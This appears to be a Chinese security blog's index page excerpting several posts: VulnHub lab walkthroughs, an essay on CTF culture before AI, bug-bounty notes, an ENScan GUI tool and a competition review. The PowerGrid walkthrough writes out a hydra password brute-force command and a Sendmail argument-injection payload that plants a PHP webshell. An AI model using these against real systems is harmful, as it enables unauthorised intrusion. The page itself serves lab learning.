VulnHub靶机渗透 - WinterMute-1
1. 端口扫描与服务探测使用 Nmap 对目标靶机进行全端口激进扫描: 1nmap -p- -sV -Pn -T5 -v -A --script=vuln 192.168.56.111 参数 含义 作用与分析 -p- 等同于 -p 1-65535 扫描全部 65535 个 TCP 端口,避免遗漏非标准端口 -sV 版本探测 识别服务名和版本号(如 Apache httpd 2.4.25),作为查找 CVE 的依据 -Pn 跳过主机发现 直接假定目标存活,防止目标丢弃 ICMP 导致误判 -T5 激进时间模板 最激进的超时配置,速度极快 -v 详细模式 实时输出发现的端口与扫描进度 -A 综合扫描 包含操作系统指纹、版本探测、默认 NSE 脚本和路由追踪 --script=vuln 运行 NSE 漏洞脚本 运行 vuln 分类的全部脚本,探测常见已知漏洞 2. Web 枚举与敏感路径发现首先访问 80 端口页面: 接着访问 3000 端口服务: 页面提示 admin 登录: 点击跟随指引: 获取到了 80 端口下的路径提示: 访...
VulnHub靶机渗透 - PowerGrid 1.0.1
1. 目录扫描使用 dirsearch 扫描网站目录: 1dirsearch -u http://192.168.197.143/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 2. 账号爆破使用 hydra 爆破: 1hydra -L ./reports/user.txt -P /usr/share/wordlists/rockyou.txt 192.168.197.143 http-get /zmail -e nsr 3. 漏洞利用与 GetShell登录后进入页面进行邮件发送: 然后抓包修改内容,利用 Sendmail 写入 Webshell: 12_from=p48%40powergrid+-OQueueDirectory%3D%2Ftmp+-X%2Fvar%2Fwww%2Fhtml%2Frce.php_subject=%3C%3Fphp+system%28%24_GET%5B%27cmd%27%5D%29%3B+%3F%3E 测试是否成功执行命令: 1curl -s &#x...
古法CTF手艺人:AI时代下网络安全竞赛的范式转移与手艺人价值

他们是国内最后一批完整亲历“古法CTF”时代的从业者。在大模型尚未深度介入竞赛赛场的阶段,CTF的胜利依靠人类的逻辑推演、反复调试的指尖实践,以及无数个漫漫长夜里,调试至临界点迸发的思维顿悟。当AI大规模改写竞赛范式之后,这一代人的成长轨迹,也成为网络安全竞赛发展史上一道清晰的时代界碑。 1. 黄金时代:键盘上的安全匠人在圈内,“古法CTF”这个带着几分戏谑的称呼,指的是一种以人工分析、底层原理和手工利用为核心的竞赛范式。彼时没有生成式AI辅助解题,不存在大模型一键批量生成exploit、脚本与Payload。面对捕获的流量样本、编译后的二进制程序、经过多重变换的密文,选手所有突破,都必须建立在自身知识储备之上。 一场典型的古法CTF竞赛,充满大量手工化、底层化的分析工作。以USB HID键盘流量为例,选手需要先理解HID报告描述符与中断传输机制:标准键盘报告通常包含修饰键字节和若干按键Usage ID字节。若看到0x04,它对应的是字母a,而非左Alt;左Alt通常出现在修饰键字节的bit2,或对应Usage ID 0xE2;0x59则代表小键盘数字1。只有结合HID Usag...
漏洞挖掘心得:从资产收集到报告提交
好久没认真挖洞了。重新捡起来之后,我最直观的感受不是漏洞变难找了,而是报告越来越难写。 现在提交漏洞,经常要补各种证明和截图。复现过程、影响范围、测试账号、时间信息,少一项都有可能被驳回。有时候漏洞已经验证成功,最后却卡在材料不完整上,确实挺折磨人。 我现在习惯的测试流程在明确授权范围之后,我一般先收集资产,再用扫描器跑一遍,尽快找出值得继续看的目标。扫描时要控制频率,必要时按项目规则使用代理资源,避免给业务造成压力或触发不必要的封禁。 扫描器只能帮我缩小范围。结果出来后,还是要手工测试和复现,确认问题是否真实存在、触发条件是什么、影响到底有多大。能稳定复现之后,再整理请求、响应、操作过程和证明材料。 AI 在这个阶段确实能提高效率,比如辅助分析规则、整理复现步骤、检查报告里缺了什么,或者把已经确认的信息组织得更清楚。但它的误报率不低,不能看到一个结果就直接上报。最后是否成立,还是得自己验证。 报告比想象中难写下面这些基本都是最近提交时遇到的情况: 不是少截图,就是少材料。 这也让我慢慢改了习惯。现在测试成功后,我不会急着提交,而是先按审核人员的视角重新走一遍:证据能不能...
ENScan Aurora GUI图形化
ENScan AuroraENScan Aurora 是一个基于 Electron 的 Windows 桌面工作台,用来把 ENScan 的核心能力封装成更直观的图形界面。 它适合做这些事: 快速切换数据源 发起单目标查询或批量查询 查看结果文件和任务日志 管理本地 Cookie 和核心程序路径 打包成便携版,直接在 Windows 上运行 下载 Release 页面 便携版 exe 便携版压缩包 界面截图首页: 单目标查询: 设置页: 结果中心: 核心特性 首页快捷查询,一步进入常用任务 单目标查询,支持字段、深度、投资比例、代理等参数 批量任务,支持 TXT 名单导入 多数据源切换 结果中心查看导出文件,支持打开原始文件和结果目录 设置页统一管理核心路径、数据源和 Cookie 本地持久化配置,便携版可直接带走使用 数据源说明当前支持的数据源如下: 缩写 完整名称 aqc 爱企查 tyc 天眼查 kc 快查 rb 风鸟 all 全部查询 / 多源聚合 aldzs 阿拉丁(小程序插件) coolapk 酷安市场 ...

江苏省第四届数据安全技术应用职业技能竞赛初赛复盘
这次打的是江苏省第四届数据安全技术应用职业技能竞赛初赛。题目整体很贴近真实数据安全场景:代码仓库泄露、门店音频隐私、AI 客服越权溯源、SQL 盲注日志还原,以及最后一组杂项数据泄露/脱敏/通话外泄题。 先说明一下边界:本文由比赛过程记录、赛后整理和赛后 AI 辅助补解共同合并而成。现场已经确认的部分会直接写结论;赛后继续分析出来的内容会明确标注;仍未完全做出的题不会伪装成现场解出。 题目一:源码泄露附件给了仓库服务器快照和泄露源码样本。核心思路是把 SSH 登录日志、授权公钥、Git bare 仓库和临时文件恢复结果串起来。 auth.log 中异常成功登录来自 10.18.8.73,日志给出 key_fp_prefix=SHA256:s1BnYrBJr15crI。对照 authorized_keys 中的四把公钥,并按 build_temp_bundle.py 暗示的 OpenSSH 指纹前缀规则计算后,可以定位到 ops-release-mirror 这把密钥。 泄露源码版本通过样本文件内容和服务器 bare 仓库对象匹配,定位到对应 commit: ...